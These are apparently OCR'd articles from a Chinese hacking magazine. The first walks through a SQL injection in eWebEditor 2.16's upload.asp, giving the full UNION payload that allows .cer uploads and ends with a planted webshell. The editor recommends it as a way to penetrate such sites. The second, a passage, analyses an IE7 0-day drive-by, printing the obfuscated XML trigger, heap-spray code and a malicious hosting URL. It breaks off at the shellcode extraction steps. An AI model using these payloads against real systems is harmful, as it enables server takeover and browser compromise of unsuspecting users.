


图3

1、上传文件处理
2、后台默认开启允许修改自带样式
v2.8.0更新：
修复使用相对路径时，从其它站copy图片后粘贴，地址失效的问题
修复一个表单中有多个编辑区时，会多次提交的问题
修复非菜单按钮的撤消和恢复功能不能使用的问题
修复对象上移或下移一层有脚本错误信息的问题
修复删除对象时有脚本错误信息的问题
v2.8.0修正版更新：
1、修正远程文件自动上传可能导致表单二次提交的问题。
此功能的实现方法使得远程自动上传功能更加强大，当一个表单中有多个编辑区时，可以指定某个编辑区内的文件自动上传，而其它的不用自动上传，具体见例子文件。
2、修改简单新闻系统例子。




图4

第一点上传文件处理这块就引起了我的注意，其实很多的安全通告都以这种形式告诉大家更新，但是却不说明更新的位置。如果说二进制补丁分析有一定的难度，大家因为水平有限无法分析，那么开源的代码这样公告，如果我们不搞清楚那就是对自己的不负责了。

言归正传，打开DF3将两个版本进行比较（大家也许会说直接拿2.16的代码读下就行了，为什么还这么费劲？那么请回到本文首节理解下“指南针”的含义，我给出这样对比代码的原因是为了给大家一个新的思路而已，并不是为了辩驳直接读代码有什么不对），如图3。

通过对比得知：相同文件267，不同的有61，那修补的部分或者新的功能应该就在这61个文件内。相信我，有时候安全漏洞利用是很蹊跷的，没有一个“指南针”你去直接分析Discuz或者VBB的代码试下，就知道有多么辛苦。

按照图4中的方法进行条件筛选，只显示不相同的部分，结果如图5。

两种颜色代表是有不同之处，若你全部选择的话可以看到有黑色部分，黑色在A则代表2.16版本有的文件，2.80版本没有。限于篇幅，我们直奔主题文件upload.asp，因为2.8说更新了一个上传的问题。双击upload.asp，如图6。

两种颜色对应，标示不同的段落进行了更新，我分析了下发现一个注入问题存在，并没有所谓的上传漏洞。2.16版本的代码如下：




图5




图6

```
Sub InitUpload()
    sType = UCase(Trim(Request.QueryString("type")))
    sStyleName = Trim(Request.QueryString("style"))
```

2.80版本代码如下：

```
Sub InitUpload()
    sType = UCase(Trim(Request.QueryString("type")))
    sStyleName = Get_SafeStr(Trim(Request.QueryString("style")))
```

然后同样的方式读取数据库来返回样式的配置，语句为：sSql = "select * from ewebeditor_style where s_name='" & sStyleName & "'"。

很明显，2.16的注入所在就是upload.asp文件，怎么利用呢？传统的注入我们是为了拿到后台管理账户，如果是sql，我们可以backupshell或者dirtree，但是这里是ac，而且登录的页面也已经被和谐了，再仔细的研究这个编辑器上传的原理吧，如图7。




图7

既然**sStyleName(style)**处有注入，那么我们完全可以使用union来控制返回的内容。在"**S_ImageExt**"字段加上一个"**cer**"类型来实现上传一个"**webshell**"，这样的方法的确蹊跷，不过确定是可行的。

下面本地进行一些测试，架设**ewebeditor2.16**，首先直接请求下**upload.asp**，发现返回代码如下：

```
<script language=javascript>parent.UploadError('无效的样式ID号，请通过页面上的链接进行操作！');history.back()</script>
关键代码：
var sAllowExt = "";
// 检测上传表单
function CheckUploadForm() {
    if (!IsExt(document.myform.uploadfile.value,sAllowExt)){
        parent.UploadError("提示：\n\n请选择一个有效的文件，\n支持的格式有 ("+sAllowExt+")！");
```

返回错误，因为我们并没有给它一个正常的样式，下面给它一个正常的样式，看看返回结果。请求：upload.asp?action=save&type=IMAGE&style=standard，返回的代码关键部分如下：

```
var sAllowExt = "GIF|JPG|JPEG|BMP";
// 检测上传表单
function CheckUploadForm() {
    if (!IsExt(document.myform.uploadfile.value,sAllowExt)){
        parent.UploadError("提示：\n\n请选择一个有效的文件，\n支持的格式有 ("+sAllowExt+")！");
        return false;
    }
    return true
}
```

代码正确执行，读取了数据库中样式为standard的图片上传类型，那么下面我们就需要想办法构造我们的注入代码，利用union来控制数据库内的字段返回。

对照了一下数据库的字段，我构造了如下代码：

```
upload.asp?action=save&type=IMAGE&style=fst' union select S_ID,S_Name,S_Dir,S_CSS,S_UploadDir,S_Width,S_Height,S_Memo,S_IsSys,S_FileExt,S_FlashExt,[S_ImageExt]+'|cer',S_MediaExt,S_FileSize,S_FlashSize,S_ImageSize,S_MediaSize,S_StateFlag,S_DetectFromWord,S_InitMode,S_BaseUrl from ewebeditor_style where s_name='standard' and 'a'='a
```

将其URL编码处理一下：

```
upload.asp?action=save&type=IMAGE&style=firefox'%20union%20select%20S_ID,S_Name,S_Dir,S_CSS,S_UploadDir,S_Width,S_Height,S_Memo,S_IsSys,S_FileExt,S_FlashExt,%20[S_ImageExt]%2b'|cer',S_MediaExt,S_FileSize,S_FlashSize,S_ImageSize,S_MediaSize,S_StateFlag,S_DetectFromWord,S_InitMode,S_BaseUrl%20from%20ewebeditor_style%20where%20s_name='standard'%20and%20'a'='a
```

提交下我们再来看upload.asp返回给我们的关键部分内容，如图8。




图8

```
var sAllowExt = "GIF|JPG|JPEG|BMP|CER";
// 检测上传表单
function CheckUploadForm() {
    if (!IsExt(document.myform.uploadfile.value,sAllowExt)){
        parent.UploadError("提示：\n\n请选择一个有效的文件，\n支持的格式有 ("+sAllowExt+")！");
        return false;
    }
    return true
}
```

成功将cer文件加载进了配置，但是默认的upload.asp文件是没有提交按钮的，我们伪造一个好了，如图9。当然，这里用nc也可以。




图9

选择一个cer的文件上传，成功后自动返回到http://localhost/upload.asp，我们再来查看源代码，最后一行如下：

```
<script language=javascript>parent.UploadSaved('20081223151151624.cer');
parent.dialogArguments.addUploadFile('2006.cer', '20081223151151624.cer');
history.back()</script>
```

现在，一个webshell到手了。

后话

以这样一个蹩脚的例子搞这样一个标题的确有些夸张，不过这里仅仅是说一种思路，如果在discuz、php或者apache的版本更新中找问题，往往不是这样简单。当然，无论怎样，一个“指南针”一定能为你的漏洞挖掘工作提升效率。最后，由于很少这样的长篇大论，思路和文笔也都有限，对本文大家若有疑问或者有更好评判，请到“黑手”论坛找我。

[文章中所涉及到的工具已收录于本期光盘]

编辑点评：

很精彩的一篇文章，至少我是一直从头到尾把这篇文章看完了的。这里以ewebeditor做为一个例子，层层分析，原来漏洞就是这么分析出来的。看到这里，是不是会感到为什么一些“牛人”手中会有你不知道的漏洞呢？本文是不是又为你提供了一种渗透eweb的思路呢？这篇文章强烈推荐大家精读。

最新IE 0day shellcode提取和剖析

Chenchen

从本文你可以学到：

IE 0day shellcode提取和分析

最近互联网上的重量级漏洞是不断的爆发，够让MS忙个不停了，这不，MS再一次给大家送来了年终奖——IE7.0 0DAY。早在2008年12月8号，就出现了此漏洞的挂马网站，最开始的地下交易已经有该漏洞利用的脚本出售，而且竟然开价高达12W！截止到19号为止，约有13万的用户感染了利用该漏洞所下载的木马。MS也承认，约有0.2%的网民（绝大多数是来自中国的）感染了利用该漏洞传播的病毒。

关于利用此漏洞挂马的网页是不计其数，用GOOGLEhack就可以搜索到，网上也有相关的工具，读者可以自行到网站下载利用程序。这里就拿其中的一个shellcode来好好的的剖析一番，深入研究一下。

准备工具：

1、原目标网站：http://abcrot.cn/03/ix7.htm（一直在不断更新……）

2、有关unescape的解密工具u-shellcode（是江民工程师coderui所开发，用来分析挂马网站的小工具，它支持多重数据转换的方式）

3、PE文件修改工具File Format Identifier（也叫做超级巡警分析工具）

4、反汇编工具C32Asm（国人pll写的反汇编工具）

5、调试工具Ollyice（pediy修改版）

一、漏洞的原理简述

来看看这个挂马网站的源文件（编辑注：没见作者提供的源码，不过可以用迅雷把http://abcrot.cn/03/ix7.htm下载下来分析），分析该漏洞我们分如下几步：

1、通知IE用JavaScript处理XML（XML标签是经过黑客们匠心构造的），通过这个特殊构造后的XML代码，IE7的一个漏洞被激发。

```
if(version==7)
{
eval("\144\157\143\165\155\145\156\164\56\167\162\151
\164\145\50\47\74\130\115\114\40\111\104\75\111\76\74\130\76\74\103
\76\74\41\133\103\104\101\124\101\133\74\151\155\141\147\145\40
\123\122\103\75\150\164\164\160\72\57\57\46\43\61\61\64
\73\46\43\62\65\67\60\73\46\43\61\61\64\73\56\142\157
\157\153\56\143\157\155\40\163\162\143\75\150\164\164\
160\72\57\57\167\167\167\56\147\157\157\147\154\145\56\143\157\
155\135\135\76\74\41\133\103\104\101\124\101\133\76\135\135\
76\74\57\103\76\74\57\130\76\74\57\170\155\154\76\74\
123\120\101\116\40\104\101\124\101\123\122\103\75\43\
111\40\104\101\124\101\106\114\104\75\103\40\104\101\124\101\106
\117\122\115\101\124\101\123\75\110\124\115\114\76\74\
130\115\114\40\111\104\75\111\76\74\57\130\115\114\76\74\123\120\101
\116\40\104\101\124\101\123\122\103\75\43\111\40\104\101
\124\101\106\114\104\75\103\40\104\101\124\101\106\117\122\
115\101\124\101\123\75\110\124\115\114\76\74\57\123\120\101\116\
76\47\51\73")
```

以上的脚本经过了加密，解密以后就可以看到()里的代码：

```
(&quot;document.write('<XMLID=I><X><C><![CDATA
[<imageSRC=http://&#114;&#2570;&#114;.book.com src=http://www.
google.com]]><![CDATA[>]]></C></X></xml><SPAN DATASRC=#I
DATAFLD=C DATAFORMATAS=HTML><XML ID=I></XML><SPAN
DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN>');&quot;)
```

问题的关键就是mshtml.dll对ImageSRC字段数据的解析，&#114把十进制的114转成0x0072，&#2570把十进制的2570转成0x0a0a，刚好它们拼在一起就是一个可利用的堆地址：0x0a0a0072。然后通过heap spray，分配大量的内存可以使shellcode填充到这个地址空间去。由于是重用了一个释放了的对象的指针（这时已经不是指向原来那个对象，而是指向我们可以自定义的URL链接部分），造成可以执行我们自己构造的数据。

基于此，很多反病毒公司在MS开始发布补丁之前，所用的补丁程序就是替换掉未修改的mshtml.dll，以此避免了以上问题出现。

2、其次是计算内存地址代码段：

```
function spray(sc)                    \\挂马的shellcode
var infect=unescape(sc.replace(/cuteqqcn/g,"\x25\x75"));
var CuteSize=0x100000;
var cuteLoadSize=infect.length*2;
var szlong=CuteSize-(cuteLoadSize+0x038);
var retVal=unescape("%u0a0a%u0a0a");   \\执行shellcode前用到
retVal=getSampleValue(retVal,szlong);
aaablk=(0x0a0a0a0a-0x100000)/CuteSize;
zzchuck=new window['Array']();        \\关键
for(i=0;i<aaablk;i++){zzchuck[i]=retVal+infect}
```

```
}
function getSampleValue(retVal,szlong)
{
while(retVal.length*2<szlong)
{retVal+=retVal}
retVal=retVal.substring(0,szlong/2);
return retVal
}
```

基本上所有利用此漏洞的网页都或多或少是完全抄袭了以上的代码。当然了，这也就是为什么这么好卖钱的原因吧，要不然谁都可以写出来。

3、有关原挂马地址shellcode

```
var a1="cuteqqcn";              \\也就是要应用挂马的网址
spray("cuteqqcn9090cuteqqcn9090cuteqqcn 9090"+a1+"6090cute……)
(以上忽略大部分的代码，参考了轩辕小聪与xee的文章)
```

以上的是一个加密的地址，也是之后要探讨的重点，那就是为什么几乎所有的挂马页不同的原因，每一个作者都有不同的构架自己的shellcode的路线，之所以可以换加密地址，也是一种换汤不换药的做法。有关解密的部分，可以参看第二节。

二、此shellcode的提取和调试过程

为了调试一个自己的shellcode，要利用2个工具——File Format Identifier和C32Asm。先将cuteqqcn全部替换为%u，然后再利用ushellcode把该shellcode转化为可执行文件的代码。

具体的操作步骤如下：

1、将shellcode转换为16进制码，如图1。

